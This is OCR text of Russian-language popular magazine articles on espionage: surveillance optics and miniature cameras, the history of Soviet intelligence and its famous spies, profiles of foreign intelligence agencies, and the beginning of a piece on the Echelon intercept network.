Успешное решение трех описанных задач во многом зависит от самого наблюдателя, к примеру важны угловые размеры объекта, контраст между объектом и фоном (трудно увидеть черное на черном), время восприятия и зашумленность изображения. Минимальный контраст, при котором возможно восприятие, - 7-9%, оптимальный - 85-90%. Конечно, кроме контраста очень важны свойства атмосферы: наблюдение может дать разные результаты при ясной погоде и в туман.

Устройства, которыми человечество воспользовалось для увеличения дальности наблюдения впервые, - бинокли и телескопы. Сегодня экземпляры, находящиеся в свободной продаже, имеют 500-кратное увеличение, с их помощью можно опознать автомобиль на расстоянии до десяти километров. С развитием электронных технологий появилась возможность наблюдать объект в ночное время, для чего предназначены приборы ночного видения и тепловизоры.

Обычно прибор ночного видения состоит из объектива, приемника излучения и устройства отображения информации. Здесь особенно важен приемник излучения, так как в основном от его характеристик зависит получаемое изображение. В качестве приемника изображения используется электронно-оптический преобразователь. Эта штука работает так. Свет входит в прибор ночного видения через линзу объектива и попадает в фотокатод, который имеет большой энергетический заряд. Частицы света (фотоны) выбивают электроны, которые, ускоряясь, попадают на экран с люминофоровым покрытием, формируя в итоге видимое изображение. На сегодняшний день ЭОПы прошли три поколения развития и очень хорошо работают в пределах крайне низкой освещенности. Цена приборов на основе ЭОП третьего поколения - от $3000.

Бинокли, тепловизоры, приборы ночного видения - всего этого достаточно для простого наблюдения за объектом. Однако если необходима "твердая копия" изображения, используются фотоаппараты и видеокамеры. Современные фотоаппараты с длиннофокусной оптикой позволяют фотографировать документы на расстоянии до пяти километров. Видеокамеры, в силу своих технологи-

Микрофон для шпиона - такой же, только в сто раз меньше

ческих особенностей, очень далеки от таких характеристик, поэтому их используют в основном в "ближнем бою". Достать эту технику легко, потому что она не имеет явных шпионских наклонностей - никто же не запрещает снимать африканских хищников с расстояния пяти километров. Гораздо интереснее образцы фото- и видеотехники размером, скажем, с пачку сигарет.

Такие устройства начали появляться в стародавние времена, когда они были еще аналоговыми. Вот, например, фотокамера Ansco 301 имеет размер чуть больше зажигалки и снимает на узкую пленку (16 миллиметров). Многие аналоговые "девайсы Джеймса Бонда" сейчас поступают в продажу в состоянии б/у по довольно низкой цене. Причина - появление их более компактных цифровых собратьев. Принцип действия специальной техники такой же, как и у большинства общедоступных фотоаппаратов. Разница только в реализации.

Интересный пример "доступной спецтехники" - видеокамера размером с брелок японской фирмы Nakomatsu Electronics (www.nakomatsu.ru/camera.htm). По словам производителя, малютка может записать до 50-ти минут видео (с использованием SD-карты) либо четыре минуты на внутреннюю память. Двухмегапиксельный CMOS-сенсор позволяет делать снимки с максимальным разрешением 1600x1200 пикселей. Камера питается от батарейки AAA и весит 75 грамм. Можно только предполагать, каких высот достигла "закрытая" часть видеокамер для разведки. Судя по размерам камер, встраиваемых в мобильные телефоны, видеокамера в пуговице - далеко не фантастика. А развитие оптических волноводов (цилиндрическая или коническая трубка) привело к созданию видеокамер, позволяющих посмотреть на объект "из-за угла".

Вполне возможно, что в данный момент кто-то следит за тобой.

Крупный, с точки зрения современной техники, фотоаппарат когда-то был эталоном компактности

ЧТО-НИБУДЬ ЕЩЕ?

Специальные технические средства для ведения аудио- и видеонаблюдения совершенствуются с каждым годом. Однако развитие компьютерной техники породило принципиально новые "закладки", которые позволяют снимать информацию с компьютеров. Самое известное устройство подобного рода - аппаратный шпион клавиатуры. Небольшой чип встраивается в клавиатуру и снимает всю введенную информацию. Довольно специфическая вещь, если учесть, что программный шпион клавиатуры (при надлежащей реализации) может быть гораздо более эффективен. Существуют также приспособления для мониторинга кабельных сетей (беспроводные сети можно "прослушивать" и без спецтехники), "закладки" для снятия информации с офисной техники и другие "радости шпиона".

Все многообразие спецтехники для дистанционного съема информации дает понять, что за любым человеком (организацией), независимо от его местоположения, может быть установлено эффективное наблюдение. Серьезность используемых технических решений и численность следящих зависит только от интереса спецслужб к человеку. Вполне возможно, что в данный момент кто-то следит за тобой.

Миниатюрность - главное требование к шпионской технике.

Не исключено, что сейчас следят за тобой...

Федор "fm" Галков (www.podzemka.net)

ХРОНИКИ БОЛЬШОГО РУССКОГО


ИСТОРИЯ СОВЕТСКОЙ РАЗВЕДКИ В ДЕТАЛЯХ

Шпионаж, в его примитивном понимании, существовал практически с момента появления на нашей планете разумных существ. Еще во времена первобытного строя наверняка одно племя засылало в стан другого лазутчиков, чтобы разузнать, где соседи умудряются добывать столько вкусных мамонтов. Постепенно с развитием цивилизации, с появлением государств, а вместе с ними и множества государственных тайн, эволюционировал и шпионаж, обретая все новые более изощренные формы. Конечно, абсолютно та же история была и на Руси, но не будем возвращаться к древнейшим временам, а начнем с конца XIX века.

ПОЯВЛЕНИЕ СОВЕТСКОЙ РАЗВЕДКИ

До конца XIX века в российской империи просто не существовало никаких централизованных разведывательных структур. Главную роль во внешнеполитической разведке, как ни странно, играло Министерство иностранных дел, а роль шпионов, соответственно, по совместительству выполняли сами послы. Впрочем, даже тогда существовали и вербовка новых агентов, и подкуп важных должностных лиц, и шифрованные письма начальству, но, конечно, все это организовывалось на "любительском" уровне. В те годы военная разведка также не отличалась особым профессионализмом, лишь перед предполагаемыми войнами созывались некоторые структуры, но по завершению конфликта они быстро распускались. Естественно, обязательным атрибутом разведки всегда являлось наличие контрразведки, но и этому долгое время не уделялось должного внимания. Первые попытки объединить разрозненные организации в единое целое были предприняты Николаем II в самом начале XX века, однако появившееся управление просуществовало недолго. В 1917 году, после Октябрьской революции, все разведывательные структуры, как и большинство остальных, были полностью разрушены. В этом году практически с чистого листа начинается история отечественной разведки. Впрочем, новая власть не заставила себя долго ждать, уже в конце 1917 года Совет Народных Комиссаров официально утверждает Всероссийскую чрезвычайную комиссию (ВЧК), а ее первым председателем становится небезызвестный Феликс Дзержинский. ВЧК фактически заменяет собой все царские секретные структуры, однако на первых порах большую часть времени комиссии приходилось заниматься выявлением и подавлением антисоветских настроений, поэтому чекистов (сотрудников ВЧК) все "инакомыслящие" боялись как огня. Меньше чем через пять лет, в феврале 1922 года, ВЧК упразднят и на ее месте воздвигают новую структуру с не менее устрашающим названием – ГПУ (Государственное политическое управление), а годом позже уже создается ОГПУ, где к названию лишь добавляется слово "объединенное". До конца своих дней эти структуры также возглавлял Дзержинский. В середине 20-х годов по-прежнему одним из главных направлений работы оставалась военная контрразведка. Советская Россия и защищавшая ее Красная Армия первые годы после гражданской войны были еще слишком слабы, чтобы справиться с возможной войной или организованной попыткой свержения власти. О данном положении дел догадывались и потенциальные внешние враги, поэтому они были готовы в любой момент воспользоваться малейшим проявлением слабости и попытаться установить собственную власть. В предотвращении крупного вооруженного конфликта одну из ключевых ролей сыграла как раз отечественная контрразведка, распустив ложные сведения о могуществе и великолепной подготовленности Красной Армии. Эта операция, названная "Трест", как известно, увенчалась успехом и предоставила столь необходимое время для укрепления молодого государства. Фактически "Трест" стал первой мас-

Феликс Дзержинский



Удостоверение почетного чекиста

Петроградские чекисты

совой операцией советской контрразведки, в очередной раз подтвердив важность этой структуры.

Впрочем, не отставала от контрразведки и внешняя разведка. Начиная с 20-х годов стала налаживаться огромная шпионская сеть, опутывающая крупнейшие мировые государства. Особый интерес для советской разведки представляли крупные европейские страны (Германия, Франция, Англия, Италия), США, некоторые восточные государства (Китай, Япония), западные соседи и др. При этом за границей действовали не только нелегальные, но и вполне легальные шпионы, например в лице сотрудников посольств. Между прочим, внешней разведке вполне удавалось окупать вложенные в нее средства благодаря непрекращавшемуся промышленному шпионажу на крупнейших предприятиях Германии, Италии, Франции и США. В штаб с завидной регулярностью поступали детальные сведения о новом разрабатываемом вооружении, при этом помимо бесценных производственных секретов доставлялись и точные сведения о военных и экономических потенциалах стран. Однако советская разведка занималась не только наблюдением и сбором сведений, в ее обязанности входило и проведение диверсионных операций по необходимости, продемонстрированное, к примеру, в Китае для помощи китайским коммунистам, для них же по секретным каналам было доставлено значительное количество партий оружия. Заметим, что между разведками разных стран не обязательно было откровенное противоборство. В частности, длительное время, практически до прихода Гитлера к власти, советские и германские спецслужбы активно взаимодействовали между собой. В Германии даже был организовано представительство советской разведки, открывающее замечательные перспективы для шпионажа за граничащими с Германией странами. В итоге к концу 20-х годов, даже несмотря на некоторые значительные провалы, внешняя разведка превратилась в прекрасно отлаженный механизм, своевременно обеспечивающий государство всеми необходимыми сведениями.

НА ПОРОГЕ ВТОРОЙ МИРОВОЙ ВОЙНЫ

■ В Советском Союзе всегда следовали простой формуле "незаменимых не бывает" и старались подавить возможные очаги антисоветчины при их зарождении. Кульминацией слияния этих бесчеловечных принципов стала волна репрессий, прокатившаяся по стране. Естественно, эта волна не оставила в стороне и разведчиков. Под расстрел или в тюрьмы попали не только руководители, но и сотни "рядовых" агентов, причем не только находящихся в стране - из-за границы была отозвана чуть ли не большая часть разведчиков. Когда к концу 30-х годов волна репрессий спала, стало понятно, что от работоспособного разведывательного механизма остались лишь руины. За время репрессий разведка лишилась ценнейших специалистов, конечно, начался спешный набор новых кадров, во многом запоздалый и неэффективный. Несмотря на столь тяжелое положение дел, руководство СССР все же было заблаговременно предупреждено о надвигающейся войне. Другой вопрос в том, что лично Сталин подвергал это большому сомнению и так и не отдал распоряжений для принятия оперативных мер...

С началом войны на разведку был возложен еще больший перечень обязанностей, обусловленных военным временем. Внешней военной разведке пришлось отчасти переквалифицироваться на диверсионную деятельность на территории противника, требовалось не только уничтожать вражеские объекты и технику, но и участвовать в небольших спланированных вооруженных столкновениях. Плюс было катастрофически важно регулярно информировать штаб о стратегических и политических планах как противоборствующих, так и союзных государств. Любая ошибка в этом могла обернуться тяжелыми потерями в рядах советской армии, а возможно, и повлиять на исход войны в целом. В это же время в самом СССР ни на минуту не прекращалась активная контрразведывательная деятельность. Враждующие государства также прекрасно осознавали значение полученных шпионами сведений, поэтому в страну хлынул целой поток новых разведчиков, а те, кто уже были в стране, активизировали свою деятельность. В такой ситуации стало не до церемоний, и в итоге была осуществлена операция "Смерш" (просто и лаконично - "смерть шпионам"). Смершевцы были наделены практически неограниченными полномочиями, при этом они старались скорее перевыполнить план, чем недовыполнить, поэтому под их горячую руку попадали далеко не только шпионы, но и многие неповинные люди.

Эмблема ЦРУ

КГБ

■ После окончания Великой отечественной войны работы для советской разведки и контрразведки ничуть не убавилось, напротив, ей была отведена одна из ключевых ролей в начавшемся историческом периоде

Первая атомная бомба

»

"холодной войны". С началом гонки вооружений практически все попало в зависимость от проведения грамотного промышленного шпионажа, например, ни для кого не секрет, что самое грозное оружие этой "войны" - атомная бомба - было впервые создано именно в США, и лишь благодаря самоотверженной работе шпионов советским ученым удалось довольно быстро разработать аналог. У контрразведки, начиная с 1947 года, появилась новая головная боль: в США было создано Центральное разведывательное управление (ЦРУ), его первоочередной задачей являлся именно шпионаж в СССР. Отдельных неприятностей доставляло то, что многие американские шпионы действовали под прикрытием дипломатической неприкосновенности, а их центральным штабом было само посольство.

Когда основной накал холодной войны начал понемногу спадать, в 1954 году был образован новый преимущественно разведывательный комитет - КГБ (Комитет государственной безопасности). Изнутри КГБ представляло собой объединение более мелких структур, ответственных за определенную область деятельности. Из них стоит отметить: 1-е Главное управление - разведка, 2-е Главное управление - контрразведка, 3-е Главное управление - военная контрразведка, 8-е Главное управление - криптография. В последующие десятилетия КГБ несколько раз реорганизовался изнутри, но вплоть до распада СССР не был заменен никакой другой структурой.

Арест Джулиуса Розенберга за разглашение американских атомных секретов

ТОР 10 САМЫХ ИЗВЕСТНЫХ СОВЕТСКИХ ШПИОНОВ

❶. Рихард Зорге

Известен под псевдонимом Рамзай. Будучи наполовину немцем, воевал в годы Первой Мировой войны на стороне Германии. В 1924 году завербован советской разведкой. Начиная с 1930 года под видом немецкого журналиста вел агентурную деятельность в Китае. Затем стал первым шпионом, который смог закрепиться в Японии. В течение последующих лет постоянно передавал в штаб сверхценную информацию, в частности абсолютно точную дату начала войны и дату подключения к войне Японии. Был казнен в 1944 году в токийской тюрьме.

❷. Рудольф Абель

Настоящее имя - Вильям Фишер. Во время войны выполнял задания в фашистском тылу под легендой немецкого офицера. С 1948 года находился в США, где руководил разведывательной сетью, без единого провала долгие годы добывавшей "атомные" секреты из ядерного центра в Лос-Аламос. В 1957 году был арестован и проговорен к 30-летнему тюремному заключению, но в 1960 году обменен на американского шпиона и возвращен в СССР.

❸. Наум Эйтингон

С 20-ти лет работал в органах ВЧК. Принимал активное участие в агентурной деятельности в Китае, США, Испании, Турции, Франции, Бельгии и других странах. В 1940 году руководил операцией по устранению Льва Троцкого. Во время войны командовал бригадой, проводившей многочисленные диверсии во вражеском тылу. После войны в качестве заместителя генерала Судоплатова координировал проведение "атомного шпионажа". В 1951 году репрессирован, освобожден лишь в 1964 году.

❹. Кембриджская "великолепная пятерка"

Ким Филби, Дональд Маклин, Энтони Блант, Джон Кернкросс и Гай Берджесс. В начале 30-х годов советской разведке удалось завербовать несколько студентов престижного английского Тринити-колледжа в Кембридже, которые впоследствии могли бы занять довольно высокие должности в британской разведке, Министерстве иностранных дел и других государственных структурах. В итоге, вплоть до разоблачения в начале 50-х, СССР имел полный доступ к огромным объемам секретной информации.

❺. Красная капелла

Антифашистская организация, созданная в Германии в середине 30-х годов. Роль основателей и идеологов в ней играли Харро Шульце-Бойзен и Арвид Харнак. В годы, предшествующие войне, немецкие антифашисты регулярно снабжали советских агентов детальной информацией о состоянии дел в гитлеровской армии и ее планах на начало войны. Во время войны способствовали поддержанию советской агентурной сети и продолжали передавать стратегически важные сведения.

ПОСЛЕ СССР

С распадом СССР, а вместе с этим и полным прекращением холодной войны, пропала острая необходимость в осуществлении массовой разведки. Приказом Горбачева КГБ было расформировано, а на его месте возникли две временные структуры - Межреспубликанская служба безопасности и Центральная служба разведки. Разведка была сильно ограничена в финансировании, поэтому был резко сокращен штат и урезанные агентурные сети остались лишь в наиболее значимых городах. А в 1992 году принят закон "О внешней разведке", в котором строго задокументированы все полномочия, предоставленные разведчикам. Если строго следовать данному закону, то у шпионов свобода действий стала ничуть не больше, чем у законопослушных граждан. В течение последующих нескольких лет структуры, ответственные за разведывательную деятельность, неоднократно меняли свои названия и приоритетные направления деятельности. В результате на данный момент за разведку отвечает Служба внешней разведки РФ, а за государственную безопасность - ФСБ (Федеральная служба безопасности).

К сегодняшнему дню у Российской Федерации уже не осталось формальных врагов, и, как и для крупнейших мировых держав, основными агрессорами стали террористические группировки. Следовательно, и разведка во многом переключилась на борьбу с ними. Конечно, по-прежнему проведение внешней разведки не останавливается ни на минуту, государству просто необходимо иметь точные сведения о положении мировых дел, но от былой мощи разведывательных структур не осталось и следа. Конечно, не прекращают следить и за Россией, до сих пор с завидной регулярностью у нас ловят зарубежных лазутчиков, но эта волна также идет на убыль, похоже, что и заграничные спецслужбы стали убеждаться в мысли, что все секреты, которые представляли какую-то ценность в России, уже давно либо проданы, либо украдены, либо разглашены, либо безвозвратно утеряны...

ТОР 10 САМЫХ ИЗВЕСТНЫХ СОВЕТСКИХ ШПИОНОВ

10. Николай Кузнецов

Известен под псевдонимом Пауль Зиберт. Принимал непосредственное участие в уничтожении многих значимых гитлеровских фигур (Функ, Гелль, Винтер, Бауэр), а также похищении генерала Ильгена. Вел разведывательную деятельность в городе Ровно, информируя штаб важнейшей информацией. В 1944 году в бою с украинскими националистами попал в окружение и, взорвав гранату, унес врагов на тот свет за собой. Награжден званием Героя Советского Союза посмертно.

9. Олдрич Эймс

Потомственный работник ЦРУ. Для решения тяжелых финансовых проблем начиная с 1985 года снабжал Советский Союз ценнейшими сведениями непосредственно из недр разведывательного управления. Помимо получения множества военных секретов, по его наводке было убито девять американских шпионов в СССР, а также раскрыто несколько десятков предателей. Был разоблачен лишь спустя девять лет, после чего приговорен к пожизненному заключению.

8. Шандор Радо

Известен под псевдонимом Дора. Начиная с 1936 года являлся агентом в Швейцарии, где возглавлял группу советских шпионов. До и во время Великой Отечественной войны снабжал штаб важнейшими сведениями о стратегических планах фашисткой Германии и Италии, в частности заблаговременно сообщил о подготовке наступления на Курской дуге. По окончании войны репрессирован и вышел на свободу лишь после 1955 года.

7. Джулиус и Этель Розенберг

Во время войны Джулиус Розенберг работал в Лос-Аламосском ядерном центре. По окончанию войны, лишившись работы и под влиянием коммунистических идей, Джулиус совместно с супругой успешно вышел на советские спецслужбы и продал информацию о главном атомном проекте - "Манхэттен". В 1950 году оба разоблачены, и после двух лет лишения свободы Розенберг были казнены на электрическом стуле. О справедливости приговора до сих пор ведутся споры.

6. Ольга Чехова

Одна из любимых актрис Гитлера, была удостоена звания "Государственной актрисы Рейха". Также являлась близкой подругой любовницы Гитлера - Евы Браун. Несмотря на то, что она отрицала свою связь с НКВД, существуют документы, подтверждающие ее доносы о стратегических планах фашистов, в частности о будущем наступлении под Курском. Помимо Чеховой, советским агентам предоставляла важную информацию и немецкая актриса Марика Рек.

НОВЫЙ ЖУРНАЛ ДЛЯ МУЖЧИН “SYNC”

СЕКС
ТЕХНОЛОГИИ
АВТОМОБИЛИ
УДОВОЛЬСТВИЯ

СОЕДИНЕНИЕ СТИЛЯ ЖИЗНИ И ТЕХНОЛОГИЙ

(game)land


ВСЕ ДЕЛО В ТЕХНИКЕ
ШПИОНАЖ
НА БЫТОВОМ УРОВНЕ
13
КОРПОРАЦИЙ
БУДУЩЕГО
КЛУБНЫЕ
ДЕВОЧКИ
СЕКС
ЗА ТЕХНО
АЛЬТЕРНАТИВНОЕ
ТОПЛИВО
ДРАЙВ ПОСЛЕ НЕФТИ
+
ТЕНДЕНЦИИ
ИНТЕРВЬЮ
НОВОСТИ
ТЕСТЫ
НЕ ПРОПУСТИ!
УЖЕ В ПРОДАЖЕ
(game)land
hi-fun media
02

Рябцев Владимир aka BigMaK (bigmak1@progtech.ru)

ЗАРУБЕЖНЫЕ РАЗВЕДКИ

ЦРУ, АНБ, "МОССАД" И ДРУГИЕ

Каждый знает аббревиатуру ЦРУ, но не все слышали о Моссаде. Об MI5 и заикаться не стоит. А своего врага или будущего работодателя :) нужно знать хотя бы по названию.

Современная разведка - это большой комплекс различных структур, добывающих информацию. И этим занимается не одна организация в каждом отдельно взятом государстве. Первая посылает шпионов, вторая сканирует радиоэфир, третья все контролирует...

ЦРУ

Самая "раскрученная" американская спецслужба - Центральное разведывательное управление. Занимает главные позиции во всем разведывательном сообществе США. Выполняет операции по вербовке агентов, организует секретные операции. Численность сотрудников превышает 20 тысяч человек. Бюджет - более четырех миллиардов долларов, причем большая часть указывается в черном бюджете министерства обороны.

Штаб-квартира находится в Ленгли. Смотрел фильм "Миссия невыполнима"? Главный герой проникает в здание ЦРУ на пожарной машине. У сценаристов вышла неувязочка: на "их" территории в Ленгли базируется собственная пожарная часть.

В ЦРУ есть оперативный центр, занимающийся выявлением признаков будущих кризисных ситуаций. Структура ведомства очень большая, и на описание всего не хватит статьи. Спектр деятельности - сбор и анализ информации с радиопостов, агентурное проникновение в зарубежные спецслужбы, борьба с терроризмом, борьба с объединениями наркодельцов, исследования в области связи, искусственного интеплекта, полупроводников и т.д.

Своих будущих сотрудников ЦРУ готовит на так называемой "Ферме", где люди проходят тяжелую подготовку для последующей работы по выбранному направлению.

АНБ

Агентство национальной безопасности - самое засекреченное ведомство США. Английскую аббревиатуру NSA иногда расшифровывают как No Such Agency :).

АНБ было создано в ноябре 1952 года. Занимается технологичными методами разведки: радиоперехват, электронная разведка, защита правительственной информации, криптография. Только в штаб-квартире работают около 40 тысяч человек - что же говорить о количестве агентов на подслушивающих точках...


Изначально агентство должно было предупреждать нападения на США, причем срок получения этой информации предполагал не более 48-ми часов. Сейчас агентство активно сотрудничает с ЦРУ и ФБР, выполняет заказы различных военных ведомств. Многие страны союзницы Штатов стали объектом их наблюдения, причем приоритетом для АНБ является добывание не военных, а экономических данных.


MI6

MI6 - главная разведывательная служба Великобритании, основанная в 1909 году. Службу возглавляет Джон Скарлетт. Он два раза пребывал в Москве для работы, но в последний раз, в 1994 году, его благополучно выслали.

Штаб-квартира находится в Лондоне, в центре города - на Воксхолл Бридж-роуд. Для конспирации MI6 относится к министерству иностранных дел, а отчитывается перед премьер-министром. Персонал набирается из аристократических семей, кадров МИ-Да, вооруженных сил и выпускников университетов (в основном Кембридж и Оксфорд). Количество сотрудников неизвестно.

В 2000 году в здание штаб-квартиры MI6 пустили ракету. Официально преступников не нашли, а там кто знает...





MI5

■ MI5 - контрразведка Соединенного Королевства. Не путать с MI6. Главные задачи ведомства - выявление угрозы на ранней стадии, борьба с терроризмом. Летом не справились, а жаль.

Штаб-квартира находится в "Темз Хаус" - здание на набережной в 300 метрах от Парламента. Общий бюджет, раньше вызывавший постоянные разногласия, - порядка 200 миллионов фунтов стерлингов.

В MI5 работает порядка 2500 человек. Новобранцев раньше набирали по семейным связям, из знакомых, из университетов. В итоге получился этакий закрытый элитарный клуб. Последнее время практикуется набор по объявлениям в газетах (конечно, не в виде "приглашаем разведчиков-шпионов").

Для работы в поле (силовые операции, наблюдения и т.д.) MI5 пользуется услугами сотрудников Metropolitan Police Special Branch (MPSB) - спецподразделений местной полиции. Образованные контрразведчики смотрят на сотрудников MPSB свысока и считают их рабочими лошадками.

"МОССАД"

■ "Моссад" - израильская разведка, занимающаяся сбором информации за рубежом, борьбой с терроризмом, спецоперациями политического характера.

"Моссад" создана в 1940-х годах. Штаб-квартира расположена на Бульваре царя Саула в Тель-Авиве. У ведомства огромная агентурная сеть - "сайнимы" по всему миру (на иврите "сайн" - "помощник").

Штат комплектуется в основном из евреев, то же самое с вербовкой. Израильтяне абсолютно безжалостны как к своим агентам, так и к шпионам, если они ставят операцию под угрозу.

ДРУГИЕ РАЗВЕДЫВАТЕЛЬНЫЕ СЛУЖБЫ ИЗРАИЛЯ

■ За контрразведку и внутреннюю безопасность государства отвечает спецслужба "Шин-бет". Ведомство борется с двумя самыми страшными врагами: арабами и шпионами стран восточноевропейского блока. Для разведки против СССР (а потом и России) в 1954 году была создана секретная служба "Натив". "Аман" - военная разведка государства. Ведет преимущественно тактическую и стратегическую разведку, занимается оценкой всей информации по Ближнему Востоку.

ГЕРМАНИЯ

■ Самой крупной спецслужбой является Федеральная разведывательная служба, созданная в 1955 году. Ее штат превышает 7000 человек, из них около 2000 шпионят в других государствах. Сбором информации об экстремистах, нейтрализацией действий зарубежных разведок занимается Федеральное бюро защиты конституции.

Не стоит забывать уже давно расформированную "Штази" ("Штаатсзихерхайт"). При помощи этого ведомства менялась власть в ГДР и велся шпионаж против ФРГ. В "Штази" работали одни из самых выдающихся "разведчиков мира". Несмотря на исчезновение спецслужбы, о ней еще помнят ЦРУ и разведка нынешней Германии. У "Штази" был огромный архив данных об агентах на территории Германии и не только. ЦРУ удалось завладеть этими данными после расформирования ведомства. До сих пор ведутся переговоры по передаче этого архива спецслужбам Германии. ЦРУ не собирается делать это и показывает лишь хорошо отфильтрованные данные.

КИТАЙ

■ Нельзя забывать о стране с самым большим населением и одновременно владелице ядерного оружия. Все отделения спецслужб называются "Бюро". Из них первое бюро - агентурная разведка на территории Китая, второе - зарубежные операции, шестое - контрразведка, одиннадцатое - радиоэлектронная разведка и компьютерная безопасность. Остальные бюро занимаются определенным регионом, специфической деятельностью или сбором информации.

В 1999 году Китай установил на Кубе станцию радиоперехвата. До этого момента на острове работала только одна точка радиоперехвата - российская.

Спецслужбы Китая переходят на рельсы современных технологий. Китайские хакеры активно взламывают сайты и сети госструктур Тайваня. В стране очень сильная контрразведка. Действует система доносов, названная "У Шин Бай" (пятерка, десятка, сотня).

По неофициальным данным, китайская разведка "крышует" бизнесменов, которых можно использовать в своих целях.

ПРЕДАТЕЛИ

■ Предатели были, есть и будут. Вот наглядный пример из жизни. Группа офицеров ГРУ продала "Моссаду" порядка 200 секретных космических снимков стран Ближнего и Среднего Востока. Снимки Центра космической разведки делятся на секретные и несекретные, в зависимости от качества изображения. Торговля несекретными снимками разрешена. С них все и начиналось. А дальше сотрудники стали продавать фотографии незаконно. 13 декабря ФСБ задержало участника группы Александра Волкова при передаче снимков послу Израиля. Позже была задержана вся группа, а посол выдворен из страны. Интересен конец истории: виноватым оказался только один человек - Владимир Ткаченко.

Предатели есть не только в наших спецслужбах. В феврале 1996 года арестовали сотрудника АНБ Стефана Липка. Он передавал КГБ ежедневные и еженедельные отчеты агентства.

ЭПИЛОГ

■ В посольстве каждой страны под дипломатическим прикрытием находится масса шпионов. Естественно, спецслужбы не любят афишировать свои действия, а просочившиеся в прессу данные отказываются комментировать. Иногда возникает ощущение, что мы все под колпаком.

Но и без разведывательных служб жить сложно. Сейчас различные государства примерно представляют, каким оружием владеет их потенциальный противник. Соответственно, они знают, чего ждать от него. Если бы все было по-другому, каждая страна до посинения накапливала бы оружие. А это не есть good.

Deeoni$ (DeeoniS@gmail.com; ICQ 982-622)

БОЛЬШОЙ БРАТ - ONLINE

ИСТОРИЯ И РЕАЛЬНОСТЬ СОРМА, "ЭШЕЛОНА" И МНОГИХ ИХ ДРУЗЕЙ

Ни для кого, наверное, не секрет, что государство всегда пытается узнать все и про всех. Да что там говорить, мы и сами частенько не прочь подслушать, о чем ругаются соседи за стенкой. Методы ведения разведки и шпионажа постоянно совершенствовались, так как люди умнели и всячески старались сохранить свои тайны, а технический прогресс не стоял на месте.

Каких-то 50-60 лет назад для выведывания вражеских секретов использовались хитрые шпионы, которые шныряли из угла в угол, или соблазнительные женщины, которые засылались в стан противника и в промежутках между "отвлекающими маневрами" фотографировали top-secret-документы. В наши дни для этих целей используют современную аппаратуру (правда, по слухам, женщины все же остались в строю :)).

Информационная революция, начавшаяся во второй половине прошлого века, заставила разведку всего мира взять на вооружение разнообразные цифровые гаджеты. Первопроходцами в этой сфере были, конечно же, всеми нами горячо любимые американцы. С них и начнем.

ИМЯ ЕМУ "ЭШЕЛОН"...

В 1947 году спецслужбы США и Великобритании заключили между собой сепаратное соглашение о полном взаимодействии в области радиоэлектронного шпионажа. Все данные, получаемые одной из сторон, передавались партнеру. Однако крайне динамичное развитие телекоммуникаций и электронных технологий во второй половине XX века поставило их лицом к лицу с серьезными проблемами. Два государства уже не могли перехватывать и обрабатывать увеличивающиеся потоки сообщений. Тем более геополитические интересы "вероятного противника", СССР и его союзников по Варшавскому договору, простирались на весь земной шар. Британия контролировала только Западную Европу, а Америка -небольшие участки, имевшие собственные военные базы США. В этой связи уже в 60-х годах возникла необходимость расширения количества участников соглашения.

Несмотря на хорошие отношения с европейскими государствами членами образовавшегося к тому времени военно-политического блока НАТО, никого из них приглашать к сотрудничеству тогда не стали. Французы под руководством генерала Де Голля продолжали вести независимую от заокеанских партнеров политику, а "англосаксы" не доверяли скандинавам. В результате этого по инициативе Великобритании к сотрудничеству были приглашены наиболее "близкие", англоязычные государства: Канада, Австралия и Новая Зеландия. Однако анализом и дешифровкой перехваченных данных занимались только спецслужбы США и Великобритании.

Проект глобальной электронной системы перехвата под названием (P-415) был разработан Агентством национальной безопасности США в 1971 году. С его помощью тайный разведывательный альянс должен был получить неограниченные возможности

Сейчас "Эшелон" - это тысячи агентов США, Канады, Великобритании и Новой Зеландии, корабли и самолеты электронной разведки, спутники, радары и т.д.

Примерно в таком месте обрабатывается вся перехваченная информация

перехвата и оперативной обработки информации в любой точке земного шара, для чего на низкие околоземные орбиты была выведена группа спутников-шпионов. Их дублируют расположенные по всему миру огромные параболические антенны, сканирующие радиоэфир и центры контроля интернет-сетей в США и Европе. Все компоненты включены в единую сеть, получившую название "Эшелон".

Сейчас "Эшелон" - это тысячи агентов США, Канады, Великобритании и Новой Зеландии, корабли и самолеты электронной разведки, спутники, радары и т.д. Планета разделена на зоны ответственности. Например, Канада долгое время специализировалась на слежении за северными районами бывшего СССР и на обработке перехваченных сообщений дипмиссий. США присматривают за Латинской Америкой, Россией (особенно азиатской частью), Китаем (прежде всего северными районами), Азией в целом. Британия "слушает" регионы России к западу от Урала, всю Европу и Африку. Австралия перехватывает сообщения из Индонезии, Индокитая и южного Китая. Новая Зеландия "отвечает" за Тихоокеанский регион.

